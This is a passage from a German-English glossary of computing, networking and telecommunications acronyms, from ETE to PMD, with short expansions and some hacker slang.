ETE	Entry to Exit
ETI	Extended Terminal Interface
ETOX	EPROM Tunnel Oxide
ETS	European Telecommunication Standard
ETSI	European Telecommunications Standards Institute
ETX	End of Text
EU	Execution Unit
EUC	Extended UNIX Code
EUnet	European UNIX Network
EurOpen	Dachverband europäischer UNIX-Anwendervereinigungen
EUUG	European Unix User Group
EV	European Videotelephony
EVA	Enhanced Video Adapter, Elektronischer Verkehrslotse für Autofahrer, Elektronische Fahrplan- und Verkehrsauskunft (Datex-J)
EVAS	EDV-gestütztes Vereins-Administrations-System
EVE	Exklusiver Verzeichnis-Eintrag (Datex-J)
EVGA	Extended Video Graphics Array/Adapter
EVO	Elektro-Schrott-Verordnung
EVS	Event Service (OSF)
EVU	Elektrizitätsversorgungsunternehmen
EWOS	European Workshop on Open Systems (OSI)
EWS	Employee Written Software (IBM)
EWSP	Elektronisches Wählsystem für Paketvermittlung
EXAPT	Extended Subsetr of APT
EXCH	Exchange
EXP	Exponent
EXT	External
EXUG	European X User Group

F2F	Face to Face (Slang)
FA	Full Adder, Fermeldeamt, Fernamt
FACT	Federation Automatic Coding Technologies
FAF	File Attribute File
FAG	Fernmeldeanlagengesetz
FAL	File Access Listener
FAN	Family Area Network
FAPI	Family Application Program Interface
FAPL	Format and Protocol Language
FAQ	Frequently Asked Questions (Netnews)
FAQL	FAQ List
FARNET	Federation of American Research Networks
FAST	Fast Access Stationary Tape Guide Transport
FAT	File Allocation Table
Fax-TAM	Fax and Telephone Answering Machine
FBAS	Farb-Bild-Austast-Synchronsignal (RGB-Signal)
FC	Frame Control
FCB	File Control Block
FCC	Federal Communications Commission, USA
FCCSET	Federal Coordiantion Committee on Science, Engineering and Technology
FCS	Frame Check Sequence, First Customer Shipment
FCSI	Fiber Channel Systems Initiative
FCT	Fast CMOS Technology
FD	Floppy Disk
FDDI	Fiber Distributed Data Interface
FDDI TP-PMD	FDDI Twisted Pair Physical Layer Medium Dependent
FDDI/UTP	FDDI Unshielded Twisted Pair
FDES	Full Duplex EtherSwitch
FDM	Frequency Division Multiplexing

FDMA	Frequency Division Multiple/Multiplex Access
FDX	Full Duplex
FE	Finite Elemente, Format Effektor, Frame Error
FEC	Forward Error Correction
FECN	Forward Explicit Congestion Notification
FEP	Front End Processor
FET	Feldeffekt-Transistor
FF	Form Feed
FFS	Fast File System, For Free Server, Flexible Fertigungssysteme
FFT	Fast Fourier Transformation
FG	Frame Ground
FG-A	Feature Group A
FG-B	Feature Group B
FGV	Fernmeldegebührenvorschriften
FID	Format Identifier
FIF	Fachinformation in Fachhochschulen
FIFF	Forum InformatikerInnen für den Frieden
FIFO	First In, First Out (Speicher)
FIMS	Forms Integration Management Standard
FIPS	Federal Information Processing Standard
FIRP	Federal Internetworking Requirements Panel (NIST)
FIRST	Forschungsinstitut für Rechnerarchitektur und Softwaretechnik, Berlin; Forum of Incident Response and Security Teams
FISH	First In, Still Here
FITNR	Fixed In The Next Release (Slang)
FITS	Flexible Image Transport systems
FIZ	Fachinformationszentrum
FLOF	Full Level One Feature
FM	Frequenzmodulation, Function Management
FMC	Flexible Manufacturing Cell
FMH	Function Management Header
FMS	Fernmeldesystem, File Management System, Flexible Manufacturing System
FNC	Federal Networking Council, USA
FO	Fernmeldeordnung
FOAF	Friend Of A Friend (Slang)
FOIRL	Fiber Optic Inter Repeater Link
FORTRAN	Formula Translator
FORTWIHR	Forschungsverbund für technisch-wissenschaftliches Hochleistungsrechnen
FP	Floating Point, Fixed Part
FPAD	Field Programmable Address Decoder
FPAL	Field Programmable Array Logic
FPD	Flat Panel Display
FPGA	Field Programmable Gate Array
FPLA	Field Programmable Logic Array
FPLD	Field Programmable Logic Device
FPLS	Field Programmable Logic Sequencer
FPML	Field Programmable Macro Logic
FPODA	Fixed Assignment PODA
FPS	For Pay Server, Fast Packet Switching
FPT	Forced Perfect Termination
FPU	Floating Point Unit
FQDN	Fully Qualified Domain Name
FR	Frame Relay
FRAM	Ferroelectric Random Access Memory
FRE	Full Regular Expression
FRICC	Federal Research Internet Coordinating Committee
FRMR	Frame Reject (frame)
FS	File Separator, Finite State, File System
FSA	Finite State Automaton
FSAG	Free Software Association Germany, Frankfurt (M)
FSB	Functional System Block
FSCSI	Fast SCSI
FSF	Free Software Foundation
FSK	Frequency Shift Keying (Modulation)
FSM	Finite State Machine
FSS	Fixed Satellite Services
FTAM	File Transfer, Access and Management (OSI)
FTP	File Transfer Protocol (Internet)
FTPI	Flux Transitions Per Inch
FTTH	Fiber To The Home
FTZ	Fernmeldetechnisches Zentralamt
FuE	Forschung und Entwicklung
FVV	Feste virtuelle Verbindung
FWEE	Fernwirkendeinrichtung
FWEG	Fernwirkendgerät
FWLSt	Fernwirkleitstelle
FYI	For Your Information (Internet)
FZI	Forschungszentrum Informatik, Karlsruhe
GaAs	Galliumarsenid
GAB	Group Audio Bridging
Gabico	Ganz billiger Computer
GAE	German Application Environment
GAL	Generic Array Logic
GAMM	Gesellschaft für Angewandte Mathematik und Mechanik
GAN	Global Area Network, Galactic Area Network
GBB	Generic Blackboard System
GBG	Geschlossene Benutzergruppe (Btx, Datex-J)
GC	Garbage Collect
GCI	General Circuit Interface
GCN	Global Challenge Network
GCR	Group Coded Recording
GDMO	Guidelines for the Definition of Managed Objects (OSI)
GDT	Global Descriptor Table
GECOS	General Electric Comprehensive Operating System

GEIS	General Electric Information Services
GEM	Graphics Environment Manager, Global Enterprise Management
GEN	Global European Network
GFC	Generic Flow Control
GFSK	Gaussian Frequency Shift Keying
GI	Gesellschaft für Informatik
GIF	Graphics Interchange Format
GIGO	Garbage In, Garbage Out
GIPS	Giga-Instructions Per Second
GIS	Geographic Information Systems
GKS	Graphical Kernel System
GL	Graphics Language
GLU	General Logic Unit
GMD	Gesellschaft für Mathematik und Datenverarbeitung
GMSK	Gaussian Minimum Shift Keying (Modulation)
GMT	Greenwich Mean Time
GND	Ground
GNSS	Global Navigation Satellite System
GNU	GNU's Not UNIX
GoS	Grundsätze ordnungsgemäßer Speicherbuchführung
GOSIP	Government OSI Profile
GOT	Global Offset Table
gov	Government; Internet-Domain: Behörden in USA
GPIB	General Purpose Interface Bus
GPL	General Public License (GNU)
GPS	Global Positioning System
GPU	Graphic Processor Unit
GRA	Group Random Access
GS	Group Separator
GSA	Global Security Architecture
GSL	Graphics Subroutine Library
GSM	Group Speciale Mobile, Global System for Mobile Communications
GSMA	Global Scheduling Multiple Access
GTO	Gate Turn Off
GUD	Grand Unified Debugger
GUI	Graphical User Interface
GUMM	Gurus of UNIX Meeting of Minds
GUP	Generic Ultimate Protocol
GUUG	German/Galactic Unix User Group
GVBD	Götz-von-Berlichingen-Dämon (Internet)
GVV	Gewählte virtuelle Verbindung
GZS	Gesellschaft für Zahlungssysteme
HA	Halbaddierer, Half Adder
HAs	Hauptanschluß
HAL	Hardware Abstraction Layer
HBS	Home Bus System
HCA	Heartbeat Collision Avoidance
HD	Hard disk, Heavy Duty, High Density
HDF	Hierarchical Data Format
HDLC	High Level Data Link Control (Protocol)
HDPLD	High Density Programmable Logic Device
HDSL	High Bit Rate Digital Subscriber Line
HDX	Half Duplex
HEC	Header Error Contrrol
HECTOR	Heterogeneous Computer Together
HEMP	High-level Entity Management Protocol (Internet)
HEMS	High-level Entity Management System (Internet)
HEMT	High electron Mobility Transistor
HERF	High Energy Radio Frequency
hex	hexadezimal
Hf	Hochfrequenz
HfD	Hauptanschluß für Direktwahl
HFT	High function Terminal
HFS	Hierarchical File System
HGA	Hercules Graphics Adapter
HHI	Heinrich-Hertz-Institut, Berlin
HHOS	Ha Ha Only Serious (Slang)
HIFI	Hypertext Interface For Information
HL	Hop Level (Flow Control)
HLL	High Level Language
HLRZ	Hochleistungs-Rechenzentrum (GMD)
HLS	Hue, Lightness, Saturation (Farbmodell)
HMA	Hub Management Architecture
H-MUX	Hybrid Multiplexer
HOH	HDSL Overhead Bit Handling
HP	Hewlett-Packard
HPCC	High Performance Computing and Communications
HPF	High Performance Fortran
HPFS	High Performance File System (OS/2)
HPGL	Hewlett-Packard Graphics Language
HPIB	Hewlett-Packard Interface Bus
HPL	Home Product Link
HPSL	Hewlett-Packard Support Line
HPSN	High Performance Scalable Networking
HRC	Hybrid Ring Control
HSD	High Speed Data
HSI	Hayes Synchronous Interface
HSLAN	High Speed Local Area Network
HSL-FX	Hierarchical Specification Language - Function Extension
HSSI	High Speed Serial Interface
HSV	Hue, Saturation, Value (Farbmodell)
HT	Horizontal Tabulator
HTML	Hyper-Text Markup Language
HTTP	Hyper-Text Transfer/Transport Protocol (Internet)
HVC	Hue, Value, Chroma (Farbmodell)
HW	Hardware

HYTEA	Hypertext Authoring Environment
I	Information (frame)
I4GL	Interface, Inheritance, Implementation, Installation Definition Language
IAAS	Institut für Angewandte Analysis und Stochastik, Berlin
IAB	Internet Activities/Architecture Board
IAC	Interapplication Communication (Apple)
IAFA	Internet Anonymous FTP Archive
IAN	Integrated Access Node
IANA	Internet Assigned Numbers Authority
IAR	Institut für Automation und Robotik
IAUG	International AIX Users Group
IBA	Independent Broadcasting Authority
IBC	Illinois Benedictine College (Gutenberg-Projekt)
IBL	Input Buffer Limit
IBM	International Business Machines (Big Blue)
IBN	International Booking Network
IBOC	In-Band, On-Channel
IBS	Integriertes Banken-System
IC	Incoming Call, Integrated Circuit, Information Center, Interexchange Carrier
ICA	Interface Connector Assembly
ICALP	International Colloquium on Automata, Languages and Programming
ICAM	Integrated Computer Aided Manufacturing
ICAP	Integrated Computer Aided Production
ICCCM	Interclient Communications Conventions Manual
ICCHP	International Conference on Computers for Handicapped Persons
ICCS	Integrated Communications Cabling System
ICI	Inter Carrier Interface
ICMP	Internet Control Message Protocol
ICP	Input Control Procedure, Integrated Channel Processor
ID	Identifier, Instruction Decode
IDA	Independent Disk Array
IDC	International Data Corporation
IDE	Integrated Drive Electronics
IDL	Interface Definition Language
IDN	Integriertes Datennetz
IDP	Internet Datagram Protocol
IDR	Intermediate Data Rate Service
IDT	Improved Definition Television
IEC	International Electrotechnical Commission, Interexchange Carrier
IECQ	IEC Quality Assessment System for El. Components
IEEE	Institute of Electrical and Electronics Engineers
IEEE/CS	IEEE Computer Society
IEN	Internet Experimental Note
IES	Information Exchange System
IESG	Internet Engineering Steering Group
IETF	Internet Engineering Task Force
IEX	Imaging Extensions for XWS
IFF	Interchange file format (Amiga)
IFIP	International Federation of Information Processing Societies
IFS	Internal Field Separator
IFU	Internationale Fernmeldeunion
IFVV	Internationale feste virtuelle Verbindungen
IGBT	Insulated Gate Bipolar Transistor
IGES	Initial Graphics Exchange Specification
IGP	Interior Gatway Protocol (Internet)
IGRP	Internet Gateway Routing Protocol (Cisco)
IIL	Integrated Injection Logic
IJCAI	International Joint Conference on Artificial Intelligence
IK-CAPE	Industriekooperation Computer Aided Process Engineering
IM	Information Modeling
I-MAC	Isochronous MAC (FDDI)
IMACS	International Association for Mathematics and Computers in Simulation
IMAO	In My Arrogant Opinion (Slang)
IMEI	International Mobile Equipment Identity
IMHO	In My Humble Opinion (Slang)
IMNSHO	In My Not So Humble Opinion (Slang)
IMP	Inter/Interface Message Processor
IN	Intelligentes Netz (Telekom), Individual Network
INC	In Chain
INET	International Networking Conference
INMARSAT	International Maritime Satellite Organization
INT	Interrupt
INTAP	Interoperability Technology Association for Information Processing, Japan
INWG	Internet Working Group
I/O	Input/Output
IONL	Internal Organization of the Network Layer (OSI)
IOP	Input Output Processor
IP	Internet Protocol (TCP/IP), Information Provider
IPAE	IP Address Encapsulation
IPC	Interprocess Communication
IPDS	Intelligent Printer Data Stream
IPI	Intelligent Peripherals Interface
IPL	Initial Program Loader
IPM	Intelligent Power Mode
IPON	Intelligent Passive Optical Network
IPSE	Integrated Project Support Environment
IPTO	Information Processing Techniques Office
IPVR	Institut für parallele und verteilte Höchstleistungsrechner, Stuttgart
IPX	Internetwork Packet Exchange (Novell)
IR	Information Retrieval, Infrarot
IRB	Instrumentation Request Broker

IRC	Internet Relay Chat
IRDS	Information Resource Dictionary System
IRL	Inter Repeater Link, In Real Life (Slang)
IRTF	Internet Research Task Force
IRQ	Interrupt Request
IRS	Internal Revenue Service
IRTF	Internet Research Task Force
IS	Information Separator, Terminal in Service, International Standard (ISO)
ISA	Industry Standard Architecture
ISAM	Index Sequential Access Method
ISDN	Integrated Services Digital Network
ISH	Information Superhighway
IS-IS	Intermediate System to Intermediate System Protocol (OSI)
ISM	Industrial, Scientific, Medical
ISO	International Standardization Organization
ISOC	Internet Society
ISODE	ISO Development Environment (OSI)
ISP	International Standardized Profile
ISPBX	ISDN Private Branche Exchange
ISPF	Interactive Structured Programming Facility (IBM)
ISPI	Institut für Integrierte Publikationssysteme, Darmstadt
ispLSI	in-system-programmable LSI
ISR	Intermediate Session Routing
ISSA	Information Systems Security Association
ISSCC	Intenational Solid State Circuits Conference
ISSS	IBM Speech Server Services
ISST	Fraunhofer-Institut für Software- und Systemtechnik
ISUP	ISDN User Part
ISUS	Information Services and User Support (DFN)
ISV	Independent Software Vendors
ISVR	Intel Smart Video Recorder
IT	Information Technology
ITA	Interface Test Adapter, Interim Type Approval
ITAC	ISDN Terminal Adapter Circuit
ITI	Interactive Terminal Interface
ITLB	Instruction TLB
ITR	Internet Talk Radio
ITS	Incompatible Time-Sharing System
ITSTC	Information Technology Steering Comitee
ITU	International Telecommunications Union, Intelligent Thermal Update
IU	Integer Unit
IUG	Informix User Group
IVHS	Intelligent Vehicle Highway Systems
IWBNI	It Would BE Nice If (Slang)
IWU	Interworking Unit
IXI	International X.25 Interconnect

JAM	Jyacc Application Manager
JANET	Joint Academic Network, England
JCALS	Joint Computer Aided Acquisition and Logistic Support System
JCL	Job control Language (IBM)
JEDEC	Joint Electronic Devices Engineering Council
JEIDA	Japanese Electronics Industry Development Association
JESSI	Joint European Submicron Silicon Initiative
JFET	Junction Field Effect Transistor
JFS	Journaled File System
JICST	Japan Information Center of Science and Technology
JPEG	Joint Photographic Experts Group
JPL	Jyacc Procedural Language
JTAP	JTC1 TAG Application Portability Study Group
JTC	Joint Technical Committee (ISO/IEC)
JTM	Job Transfer and Manipulation
JUNET	Japanese UNIX Network
JUST	Joint Users of Siemens Telecommunications
JvNC	John-von-Neumann (Super-Computer-) Center

KB	Kilobyte
kbps	Kilobit per second
KCS	Kansas City Standard
KNF	Konjunktive Normalform
KI	Künstliche Intelligenz
KIBO	Knowledge In, Bullshit Out (Slang)
KIS	Knowbot Information Service
KISS	Keep It Simple and Stupid
KOALA	Konstanzer Ausleih- und Anfragesystem
K&R	Kernighan + Ritchie
KSAM	Keyed Sequential Access Method
KTA	Korean Telecommunication Authority
KtK	Kommission für den Ausbau des technischen Kommunikationssystems
KUUG	Karlsruher UNIX User Group
KV	Karnaugh Veitch (Diagramm)
KWIPS	Kilo Whetstones Per Second
KZU	Kennzeichenumsetzer

LADE	Language Definition Environment
LAM	Lobe Attachment Unit
LAN	Local Area Network
LAPB	Link Access Procedure for Balanced Mode
LAPD	Link Access Procedure for the D Channel
LAPM	Link Access Protocol for Modems
Laser	Light amplification by stimulated emission of radiation
LAT	Local Area Transport (DEC)
LATA	Local Access and Transport Area

LAVC	Local Area VAX Cluster
LBC	Local Bus Controller
LBM	Local Bus Master
LBT	Local Bus Target
LBX	Low Band with X
LCA	Losely Coupled Architecture, Logic Cell Array
LCD	Liquid Crystal Display
LCHU	Low Cost Home User
LCI	Logical Channel Indentifier
LCP	Link Control Protocol (Internet)
LCS	Liquid Crystal Shutter
LDLN	Long Distance Learning Network
LDR	Light Dependent Resistor
LDS	Landesamt für Datenverarbeitung und Statistik
LDSG	Landesdatenschutzgesetz
LED	Light Emitting Diode
LEMP	Lightning Electromagnitic Pulse
LEN	Low Entry Networking
LEO	Low Earth Orbit
LER	Light Emitting Resistor
LF	Line Feed
LFK	Landesanstalt für Kommunikation
LFU	Least Frequently Used
LH	Link Header
LIC	Logical Link Control
LIFO	Last In, First Out (Speicher)
LIM	Lotus, Intel, Microsoft
LIP	Large Internet Packet
LIPS	Logical Inferences per Second
LISP	List Processing Language, Lots of Irritating Superfluos Parentheses
LL	Local Loopback
LLA	Link Level Access
LLC	Logical Link Control
LLC2	Logical Link Control Class 2
LLP	Link Layer Protocol
LMI	Local Management Interface
LMS	Laser Magnetic Storage, License Management Service (OSF)
LMSC	LAN/MAN Standards Committee (IEEE)
LMU	Logical Network Management Unit
LN	Logical Network
LNB	Low Noise Block Converter
LNC	Low Noise Converter
LNP	Local Network Protocol
LON	Local Operating Network
LP	Line Printer, Logical Partition
LPC	Linear Predictive Coding, Local Procedure Call
LPD	Landespostdirektion, Line Printer Daemon (UNIX)
LPP	Licensed Program Product
LPT	Line Printer
LQ	Letter Quality
LRC	Longitudinal Redundancy Check
LRE	Limited Regular Expression
LRU	Least Recently Used
LSA	Link State Algorithm, lötfrei – schraubfrei – abisolierfrei
LSB	Least Significant Bit
LSI	Large Scale Integration
LSID	Local Session Identifier
LT	Link Trailer
LU	Logical Unit
LUG	Local User Group
LUUG	Lunar UNIX Users Group
LV	Logical Volume
LVM	Logical Volume Manager
LWD/MO	Lead Writing Device/Manual Option (vulgo Bleistift)
LWL	Lichtwellenleiter
LWP	Lightweight Process
LWX	LAN WAN Exchange
LZW	Lempel, Ziv, Welch

MAC	Media Access Control
MACS	Mixed Aloha Carrier Sense, Modem Access Control System
MAN	Metropolitan Area Network
MAP	Manufacturing Automation Protocol
MAPI	Mail/Message Application Programming Interface
MAP/TOP	MAP Technical Office Protocol
MAR	Memory Address Register
MARS	Message Archiving and Retrieval Service
MAU	Multi Station Access Unit, Medium Attachment Unit (Ethernet)
MB	Megabyte
MBONE	Multicast Backbone
Mbps	Megabits per second
MCA	Micro Channel Architecture, Multiprocessor Communication Adapter
MCC	Memory Cache Controller, Microelectronics and Computer Technology Corporation
MCCOI	Multimedia Communications Community of Interest
MCDA	Micro Channel Developers Association
MCGA	Multi Colour Graphics Array
MCM	Multichipmodul
MDA	Monochrome Display Adapter
MDI	Medium Dependant Interface
MDK	Multimedia Development Kit (Microsoft)
MDNS	Managed Data Network Service
MDT	Mittlere Datentechnik
MEO	Medium Earth Orbit
MESI	Modified Exclusive Shared Invalid (Cache)
MF	Multifunktion

MFC	Multifunktionale Chipkarte, Microsoft Foundation Classes
MFLOP	Million Floating Point Operations
MFM	Modified Frequency Modulation
MFTL	My Favorite Toy Language
MFV	Mehrfrequenz-Wahlverfahren (Telefon)
MGA	Multimode Graphic Adapter
MH	Modified Huffman
MHF	Message Handling Facility
MHS	Message/Mail Handling Service/System
MIB	Management Information Base
MIC	Media Interface Connector
MICR	Magnetic Ink Character Recognition
Midi	Musical Instrument Digital Interface
mil	military; Internet-Domain: Militär in den USA
MIL	(amerikanische Militärnorm)
MILNET	Military Network, USA
MIM	Metall-Isolator-Metall (Bildschirmtechnik)
MIME	Multimedia/Multipurpose Internet Mail Extensions
MIMD	Multiple Instruction Multiple Data
MIP	Maximum Integration Phone
MIPS	Million Instructions per Second
MIS	Management Information System, Metal Insulator Semiconductor
MISD	Multiple Instruction Single Data
MIT	Massachusetts Institute of Technology
MJ	Modular Jack (Steckersystem)
MLI	Multiple Link Interface
MLP	Message Link Protocol
MLS	Multiple Link Support, Multi Level Security
MLT	Multi-Level Transition
MM	Maschinenlesbares Merkmal
MMAC	Multi Media Access Center
MMC	Matched Memory Cycle
MMDF	Multichannel Memorandum Distribution Facility
MMI	Man Machine Interface
MMJ	Modified Modular Jack (Steckersystem)
MMM	Memory Mapper Modul
MMPM	Multi Media Presentation Manager
MMS	Manufacturing Message Specification
MMU	Memory Management Unit
MNIT	Mobile Networks Integration Technology
MNP	Microcom Networking Protocol, Multiple Protocol Networking Program
MOD	Magneto-Optical Disk
MOLP	Microsoft Open License Pak
MoM	Map oriented Machine
MOP	Maintenance Operation Protocol (DEC)
MoPL	Map oriented Programming Language
MOS	Metal Oxide Semiconductor
MOSFET	Metal Oxide Semiconductor Field Effect Transistor
MOSIX	Multicomputer Operating System for UNIX
MPC	Microsoft Certified Professional
MP/CS	Manufacturing Planning and Control System
MPE	Multiprogramming Executive
MPEG	Moving Pictures Expert Group
MPF	Mapping Field
MPP	Message Posting Protocol, Massively Parallel Processor
MPR	Multi-Protocol Router, Mät- och Provningsrådet
MPT	Ministry of Post and Telecommunications, Japan
MPTF	Multiple Protocol Transport Feature
MPTN	Multi-/Multiple Protocol Transport Network (IBM)
MPW	Macintosh Programmers Workbench
MQI	Message Queuing Interface
MRP	Material Requirements Planning, Manufacturing Resource Planning
MR	Modem Ready
MRB	Method Request Broker
MSAP	Minislotted Alternating Priorities
MSB	Most Significant Bit
MSCP	Mass Storage Control Protocol
MS-DOS	Microsoft Disk Operating System
MSI	Medium Scale Integration
MSS	MAN Switching System
MTA	Message Transfer Agent (OSI)
MTBF	Mean Time Between Failure
MTDA	Mean Time Data Availability
MTP	Mail Transfer Protocol (Internet)
MTTR	Mean Time To Repair
MTU	Maximum Transmission Unit
MUA	Mail User Agent
MUD	Multiple-User Dimension (Spiele), Multi-User Dungeon
MUFF	Maus- und Fenster-Firlefanz
MUSICAM	Masking Universal Subband Integrated Coding and Multiplex
MVC	Model View Controller (Smalltalk)
MVS	Multiple Virual Storage (IBM)
MX	Mail Exchange
MUX	Multiplexer

NA	Network Access
NACD	National Association of Computer Dealers
NACS	NetWare Asynchronous Communication Server
NAEC	Novell Authorized Education Center
NAG	Numerical Algorithms Group, Oxford
NAK	Negative Acknowledgement
NAM	Name and Address Module, Number Assignment Module
NAMP	NetWare Asynchronous Messaging Protocol
NaN	Not a Number
NAND	not and

NAPAW	North American Process Algebra Workshop
NAPLS	North American Presentation Layer Protocol Syntax
NAS	Network Application Services, Network Application Support
NASA	National Aeronautics and Space Administration, USA
NAU	Network Addressable Unit
NBP	Netbios Protocol, Name Binding Protocol
NBS	National Bureau of Standards, USA
NBT	NetBIOS on TCP/IP
NC	Newcastle Connection, No Connection, Network Control, Numerical Control
NCC	Network Control Center
NCGA	National Computer Graphics Association
NCP	Network Control Protocol/Program, NetWare Core Protocol
NCS	Network Computing System
NCSA	National Center for Supercomputing Applications, USA
NCSC	National Computer/Computing Security Center
NCSL	National Computer System Laboratory
ND	Natürliche Dummheit (Gegensatz zu KI)
NDIS	Network Driver Interface Specification (Microsoft)
NDM	Normal Disconnected Mode
NDS	Netware Directory Services
NE	Network Element
NEARnet	New England Academic and Research Network
NEC	Nippon Electric Company
NEOS	Networked Educational On-line System
net	network; Internet-Domain: Netzverwaltung
NET	Norme Europeenne de Telecommunication
NetBIOS	Network Basic Input and Output System (IBM)
NeWS	Network extensible Window System
NEXT	Near End Cross Talk
NF	Normalform (Datenbank)
NFAR	Network File Access Routine
NFS	Network File System (Sun)
NGMHS	NetWare Global Message Handling System
NI	Network Interconnect
NIC	Network Information Center, Network Interface Card
NICE	Network Information and Control Exchange (Protocol)
NIDL	Network Interface Definition Language
NIH	National Institute of Health, USA
NIHCL	NIH Class Library
NIIT	National Information Infrastructure Testbed
NIMP	NetWare Internetwork Messaging Protocol
NIS	Network Information Service
NIST	National Institute of Standards and Technology, USA
NIU	Network Interface Unit
NJE	Network Job Entry
NL	Network Layer
NLM	Network Loadable Modul
NLQ	Near Letter Quality

NLS	Native Language Support
NLUUG	Niederländische UNIX User Group
NMC	Network Management Center
NMI	Nicht maskierbarer Interrupt
NMO	Network Management Option (OSF)
NMOS	N-Channel MOS (Transistor)
NMR	Network Managment Responder (Novell)
NMS	Network/NetWare Management Station/System
NMT	Nordic Mobile Telephone
NN	Network Node
NNI	Next Node Indicator, Network Node/Network Interface
NNR	Novell Network Registry
NNTP	Network News Transfer Protocol (TCP/IP)
NOC	Network Operation Center
NOR	not or
NORC	Naval Ordnance Research Calculator
NOS	Network Operating System
NPA	Network Performance Analyzer, Network Printing Alliance
NPL	National Physical Laboratory, England
NPTN	National Public Telecomputing Network, USA
NREN	National Research and Education Network
NRM	Normal Response Mode
NRZ	non return to zero
NRZI	non return to zero, invert on ones
NS	New Signal
NSA	National Security Agency, USA
NSAP	Network Service Access Point
NSF	National Science Foundation, USA
NSFNet	National Science Foundation Network (Internet)
NSL	Network Service Layer
NSP	Network Services Protocol
NSTVA	Nebenstellen-Vermittlungsanlage
NT	Network Termination, New Technology
NTC	Negative Temperature Coefficient
NTP	Network Termination Point, Network Time Protocol
NTSA	Networking Technical Support Alliance
NTT	Nippon Telegraph + Telephone
NUA	Network User Address
NUI	Network User Identifikation
NURBS	Non Uniform Rational B-Spline
NVE	Nummer der Versandeinheit
NVP	Network Voice Protocol (Internet)
NYSERNet	New York State Educational and Research Network
OAF	Origin Address Field
OAI	Offene Anwendungs- und Interkommunikationssysteme
OAM	Operation, Administration, Maintenance
OBST	Object Management System of STONE
OBO	Or Best Offer (Slang)

OCCC	Obfuscated C Code Contest
OCE	Open Collaborative Environment (Apple)
OCLC	Online Computer Library Center
OCR	Optical Character Recognition
OCT	Object Code Translator
OCTD	Observation, Conclusion, Temporary Data
ODBC	Open Data Base Connectivity (Microsoft)
ODA	Open/Office Document Architecture
ODAC	Open Document Architecture Consortium
ODI	Open Data Link Interface (Novell)
ODIF	Open/Office Document Interchange Format
ODM	Object Data Manager
ODP	Open Distributed Processing
OEF	Origin Element Field
OEM	Original Equipment Manufacturer, Odd Even Merge (Graph, Netz)
OES	Odd Even Sort (Graph, Netz)
OFB	Output Feedback Mode
OFTP	Odette File Transfer Protocol
OH	Off Hook
OID	Object Identifier
OIDL	Object Interface Definition Language
OIW	OSI Implementors' Workshop
OLE	Object Linking and Embedding
OLIT	Open Look Intrinsic Toolkit
OLIX	On-Line Informationssystem UNIX
OLTP	On Line Transaction Processing
OMA	Open Management Architecture
OME	On-board Modul Extension
OMF	Object Management Facility/Framework
OMG	Object Management Group
OMT	Object Modelling Technique
ONC	Open Network Computing (Sun)
ONI	Operator Number Identification
ONN	Open Network Node
ONP	Open Network Provision, Open Networking Platform
OOA	Object Oriented (System) Analysis
OOPS	Object Oriented Programming System
OOPSLA	Object Orientied Programming Systems, Languages and Applications
OPA	Open Protocol Architecture
OPAL	Optische Anschlußleitung
OPD	Oberpostdirektion, Original Point of Distribution
ORB	Object Request Broker
org	organisational; Internet-Domain: Organisationen in den USA
OS	Operating System
OSA	Open Scripting Architecture (Apple)
OSAF	Origin Subarea Address Field
OSD	On Screen Display
OSE	Open Systems/Software Environment
OSF	Open Software Foundation

OSI	Open Systems Interconnect/Interconnection (ISO)
OSITOP	Open Systems Interconnection Technical and Office Protocols
OSPF	Open Shortest Path First (Internet)
OSPI	Operating System Programming Interface
OSS	Open Source Solution
OSTM	Open System Transaction Management
OSTP	Office of Science and Technology Policy
OTA	U. S. Congress Office of Technology Assessment
OTI	Original Transmitter Identification
OTR	One Touch Recording
OVSt	Ortsvermittlungsstelle
OWL	Object Window Library

PABX	Private Access/Automatic Branch Exchange
PACS	Picture Archiving and Communications System
PaCT	PBX and Computer Teaming
PACX	Private Automatic Computer Exchange
PAD	Packet Assembler and Dissassembler
PaDL	Pattern Development Language
PAL	Programmable Array Logic, Programming Application Language, Phase Alternating Loop (TV), Privileged Architecture Library (DEC)
PAM	Personal Application Manager
PAP	Password Authentication Protocol, Printer Access Protocol, Programmablaufplan
PAR	Project Authorization Request (IEEE)
PARC	(Xerox) Palo Alto Research Center
PARLE	Parallel Architectures and Languages Europe
PAT	Public Access Terminal
PATC	Page Address Translation Cache
PAX	Parallel Architecture Extended
PBX	Private Branch Exchange
PC	Personal Computer, Path Control, Program Counter
PCB	Printed Circuit Board
PCC	Papas Computer-Club
PCD	Photo Compact Disc
PCI	Protocol Control Information (OSI), Peripheral Component/Controller Interface, Peripheral Component Interconnect (Bus)
PCL	Procedure Control Language, Printer Control Language
PCM	Puls-Code-Modulation, Physical Connection Management
PCMCIA	PC Memory Card International Association
PCN	Personal Communications Network
PCR	Phase Change Recording
PCS	Personal Communication System, PC Service (OSF)
PCSA	Personal Computing Systems Architecture
PCTE	Portable Common Tool Environment
PCTS	POSIX Conformance Test Suite
PD	Public Domain

PDA Personal Digital Assistant
PDES Product Data Exchange using STEP
PDF Portable Document Format
PDH Plesiochronous Digital Hierarchy
PDIAL Public Dialup Internet Access List
PDL Page Description Language, Primary Defect List
PDN Public Data Network
PDO Portable Distributed Object
PDP Plasma Display Panel
PDS Public Domain Software
PDSS Program Development Support System
PDTE Packet-mode DTE
PDU Protocol Data Unit (OSI)
PE Parity error, Processing Element, Protective Earth (Schutzerde)
PEM Privacy Enhanced Mail
PEP Packet Exchange Protocol, Packetized Ensemble Protocol
PERL Practical Extraction and Report Language
PERM Programmgesteuerte Elektronische Rechenanlage TH München
PERT Program Evaluation and Review Technique
PEX PHIGS Extension to X
PFD Programming Facility for Display Users
PGA Pin Grid Array
PGP Pretty Good Privacy
PHCB Page Header Control Bit
PHIGS Programmers Hierarchical Interactive Graphics System
PHY Physical Access, Physical Layer Protocol
PIC Programmable Integrated Circuit
PID Process Identification Number
PIF Programminformation, Postscript Interchange Format
PIK Programmer's Imaging Kernel
PIM Personal Information Management
PIN Persönliche Identifikations-Nummer, Processor Independent NetWare
PINET Physics Information Network
PIO Programmable I/O-Chip
PIP Peripheral Interchange Program, P-Internet-Protocol
PIS Personal-Informations-System
PIU Path Information Unit
PKCS Public Key Cryptography Standards Group
PKI Philips Kommunikationsindustrie AG
PL Physical Layer, Presentation Layer
PLA Programmable Logic Array
PLD Programmable Logic Device
PLE Programmable Logic Element
PLIC Programmable Logic Integrated Circuit
PLL Permanent Logical Link, Phase Locked Loop
PLP Presentation Level Protocol
PLS Programmable Logic Sequencer, Physical Layer Signaling
pLSI Programmable Large Scale Integration
PLV Presentation Level Video
PM Phasenmodulation, Preventive Maintenance
PMA Physical Medium Attachment
PMAP Port Mapper
PMD Physical Layer, Medium Dependent
